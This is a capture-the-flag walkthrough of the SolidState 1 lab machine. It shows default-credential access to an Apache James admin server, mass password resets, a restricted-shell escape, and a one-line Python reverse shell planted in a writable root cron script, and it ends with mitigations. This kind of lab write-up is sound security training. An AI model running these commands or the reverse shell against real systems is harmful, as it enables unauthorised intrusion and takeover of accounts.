

SOLIDSTATE 1: WALKTHROUGH



By: Mahlon Pope

Table of Contents

- 1. Box Description 1
- 2. Tools..... 1
- 3. Methodology..... 2
- 4. Walkthrough 4
 - 4.1 Reconnaissance 4
 - 4.2: Email server access 5
 - 4.3 Privilege escalation 7
- 5. Mitigations11
 - Disable no profile11
 - Weak password policy (Default credentials)11
 - Writable root process.....11

1. BOX DESCRIPTION

Description: “Originally created for HackTheBox, the SolidState: 1 machine is centred around a security consultant company. ”

Difficulty: Intermediate

Link: <https://www.vulnhub.com/entry/solidstate-1,261/>


Target machine’s IP address: 10.0.2.34

Attacking Machine’s IP address: 10.0.2.27

2. TOOLS

Tool	Purpose
Nmap	Network scanning
Kali Linux	An operating system which is specifically designed for penetration testing
Netcat	Remote shell access
PSPY	Monitoring Linux processes

3. METHODOLOGY




1. **Reconnaissance:** The attacker gathers information about the network infrastructure and systems.
 - 1.1. **Port scanning:** Port scanning is when the tester interacts with the target by scanning their IP address to identify live ports. This process aims to uncover details such as service versions and machine names.
 - 1.2. **Default Credentials Discovery:** System administrators may neglect to change the default login credentials for an application or software. If the credentials can be found online, then attackers can gain access to the application.
2. **Exploitation:** Exploiting vulnerabilities in the user's system to gain a foothold.
 - 2.1. **Credentials Reset:** Resetting user passwords allows attackers to gain unauthorised access to applications/systems. In this instance, the login credentials for the email server can be changed, allowing the attacker to read sensitive emails.
3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorised control. In this instance, the login credentials for a developer account were found in a configuration file and the sudoers file could be edited to provide sudo privileges to non-root users.
 - 3.1. **Writeable Process vulnerability:** This security flaw allows an attacker to modify the contents of a process being run by a different user. When the file is executed, the attacker can spawn or connect to a shell from the process's executor.
 - 3.2. **Reverse shell:** A reverse shell is a type of shell session initiated from a target system to an attacker's computer.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.34.

Command: `sudo netdiscover 10.0.2.0/24 -i eth0`




```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1		52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2		52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3		08:00:27:8d:76:d7	1	60	PCS Systemtechnik GmbH
10.0.2.34		08:00:27:04:30:50	1	60	PCS Systemtechnik GmbH

Figure 4.1.1: ARP Scan results created using netdiscover.

2. A port scan of the target machine reveals 6 open ports. **OpenSSH** is running on port 22, an **HTTP Apache web server** is running on port 80, port 110 is running Post Office Protocol Version 3, port 119 is running **NNTP** and port 4555 is running an **Apache James-admin server**.



```
(kali㉿kali)-[~]
$ nmap -sT -sV -p- 10.0.2.34
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 13:25 EDT
Nmap scan report for 10.0.2.34
Host is up (0.00068s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
110/tcp   open  pop3         JAMES pop3d 2.3.2
119/tcp   open  nntp         JAMES nntpd (posting ok)
4555/tcp  open  james-admin  JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.22 seconds
```

Figure 4.1.2: Results of port scan on target machine.

3. The HTTP web server operating on port 80 indicates that the target machine is owned by a security consultancy firm. Beyond this information, the site doesn't seem to contain any vulnerabilities.




Figure 4.1.3: Security consultancy site hosted on port 80.

4.2: Email server access

4. **Apache James**, the open-source mail server and mail delivery framework running on port **4555**, uses default login credentials for user authentication. Access to this server can be gained using the username '**root**' and password '**root**'.

```
(kali@kali)-[~]
$ telnet 10.0.2.34 4555
Trying 10.0.2.34 ...
Connected to 10.0.2.34.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

Figure 4.2.1: Remote access to James admin server using default login credentials.

5. Root login provides full access to the admin server. It is now possible to list all users of the email server and to change their passwords.

```
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
setpassword james password
Password for james reset
setpassword thomas password
Password for thomas reset
setpassword john password
Password for john reset
setpassword mindy password
Password for mindy reset
```

Figure 4.2.2: Changing all email passwords to 'password'.

6. Access to the email server provides access to all 3 emails on the server. One email is sent from the administrative account welcoming '**mindy**' to the company. The same account sends another email to the user '**john**' requesting that they restrict mindy's account privileges. The third email, sent from '**john**' to '**mindy**', contains SSH login credentials.


```

RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset-us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
    by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
    for <mindy@localhost>;
    Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James

```

Figure 4.2.3: Email sent to mindy from mail admin contains SSH credentials.

```

RETR 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <9564574.1.1503422198108.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset-us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: john@localhost
Received: from 192.168.11.142 ([192.168.11.142])
    by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
    for <john@localhost>;
    Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
From: mailadmin@localhost
Subject: New Hires access

John,

Can you please restrict mindy's access until she gets read on to the program. Also make sure that you send her a temporary password to login to her accounts.

Thank you in advance.

Respectfully,
James

```

Figure 4.2.4: The email received by John explains that mindy should have restricted access.

4.3 Privilege escalation

- As expected, the SSH connection for **mindy** spawns a restricted bash shell. Mindy's home directory contains the user flag for this machine **'user.txt'**.

```

(kali@kali)-[~]
$ ssh mindy@10.0.2.34
The authenticity of host '10.0.2.34 (10.0.2.34)' can't be established.
ED25519 key fingerprint is SHA256:rC5LxqIPhybBFae7BXE/MWYg4ylXjaZJn6z2/1+GmJg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.34' (ED25519) to the list of known hosts.
mindy@10.0.2.34's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$ ls
bin  user.txt
mindy@solidstate:~$ cat user.txt
914d0a4ebc1777889b5b89a23f556fd75
mindy@solidstate:~$ █

```

Figure 4.3.1: Successful SSH connection and contents of 'user.txt'.

User flag: **914d0a4ebc1777889b5b89a23f556fd75**

8. To circumvent the command restrictions on mindy's account, the SSH connection should be created using the **-t** option with the argument **"bash --noprofile"**. This command spawns a new bash shell once the connection is established. The bash shell is spawned without sourcing any profile configurations and thus the shell sessions start without restriction.

```

(kali@kali)-[~]
$ ssh mindy@10.0.2.34 -t "bash --noprofile"
mindy@10.0.2.34's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
mindy

```

Figure 4.3.2: Non-restrictive bash shell spawned on the target machine.

9. PSPY, the process monitoring tool, reveals that the root user executes **'/opt/tmp.py'** every 3 minutes. Importantly, this file is also writable by the current user, and can therefore be edited to spawn a new shell.

```

2024/04/10 14:38:36 CMD: UID=0 PID=2563 | /sbin/init
2024/04/10 14:38:36 CMD: UID=0 PID=2562 | /sbin/modprobe -q -- 0.0.0.0
2024/04/10 14:38:36 CMD: UID=0 PID=2565 | /sbin/modprobe -q -- 0.0.0.0
2024/04/10 14:38:36 CMD: UID=0 PID=2568 | /usr/lib/NetworkManager/nm-dispatcher
2024/04/10 14:38:46 CMD: UID=0 PID=2569 | /lib/systemd/systemd-cgroups-agent /system.slice/NetworkManager-dispatcher.service
2024/04/10 14:39:01 CMD: UID=0 PID=2570 | /usr/sbin/CRON -f
2024/04/10 14:39:01 CMD: UID=0 PID=2571 | /usr/sbin/CRON -f
2024/04/10 14:39:01 CMD: UID=0 PID=2572 | /bin/sh -c python /opt/tmp.py
2024/04/10 14:39:01 CMD: UID=0 PID=2573 | /bin/sh -c python /opt/tmp.py
2024/04/10 14:39:01 CMD: UID=0 PID=2574 | rm -r /tmp/*
2024/04/10 14:42:01 CMD: UID=0 PID=2575 | /usr/sbin/CRON -f
2024/04/10 14:42:01 CMD: UID=0 PID=2576 | /usr/sbin/CRON -f
2024/04/10 14:42:01 CMD: UID=0 PID=2577 | /bin/sh -c python /opt/tmp.py

```

Figure 4.3.3: Root user process is captured using Pspy.

Find writeable files: `find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u`

```

lib/systemd
lib/terminfo
lib/udev
lost+found
media
media/cdrom
media/cdrom0
mnt
opt
opt/james-2.3.2
opt/tmp.py
root
run
run/alsa
run/apache2
run/avahi-daemon
run/console-setup
run/crond.pid
run/crond.reboot
run/cups
run/dbus
run/dhclient-enp0s3.pid
run/gdm3
run/gdm3.pid
run/initctl
run/initramfs
run/lock
run/log
run/minissdpd.pid
run/minissdpd.sock
run/motd.dynamic
run/mount

```

Figure 4.3.4: List of writeable files includes '/opt/tmp.py'.

10. 'tmp.py' can be replaced with a Python reverse shell. When the root user executes this modified file on the target machine, it initiates a connection to a listener controlled by the attacker, thereby granting the attacker root access to the target machine.

```
Python Reverse shell Code: import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0
.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn
("/bin/sh")'
```

```
{debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cp ~/python-reverse-shell /opt/tmp.py
{debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls
james-2.3.2 tmp.py
{debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$
```

Figure 4.3.5: tmp.py replaced with a python reverse shell.

11. With a root shell it is now possible to read the contents of 'root.txt' found in the '/root' directory.

```
(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.27] from (UNKNOWN) [10.0.2.34] 51144
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
b4c9723a28899b1c45db281d99cc87c9
#
```

Figure 4.3.6: Contents of 'root.txt' found in '/root/' directory.

5. MITIGATIONS

Disable no profile

Users connecting to the target machine are provided with a restricted bash shell, which effectively limits their privileges. However, it's worth noting that even with these restrictions in place, users could potentially spawn a non-restricted bash shell after establishing an SSH connection by using the `-t "bash --noprofile"` flag. To mitigate this risk, SSH connections attempting to spawn non-restricted bash shells should be terminated to ensure users cannot bypass the restrictions set for them.

Weak password policy (Default credentials)

The **Apache James-admin server**, operating on port **4555**, can be accessed using default login credentials of username **'root'** password **'root'**. It's essential to acknowledge the potential security implications of relying on default credentials. If attackers successfully guess the login credentials for the admin server, they could potentially reset user passwords, thereby gaining access to read emails on the server. It's strongly recommended to change these default login details. Doing so mitigates the risk of unauthorized access.

Writable root process

The presence of a writable file named **'tmp.py'** within the root process presents a significant security vulnerability. This flaw allows attackers to potentially inject malicious reverse shell code into the Python script. Consequently, executing **'tmp.py'** could enable the attacker to spawn a reverse shell with root privileges. It's imperative to ensure that all processes executed by the root user are only writable by the root user.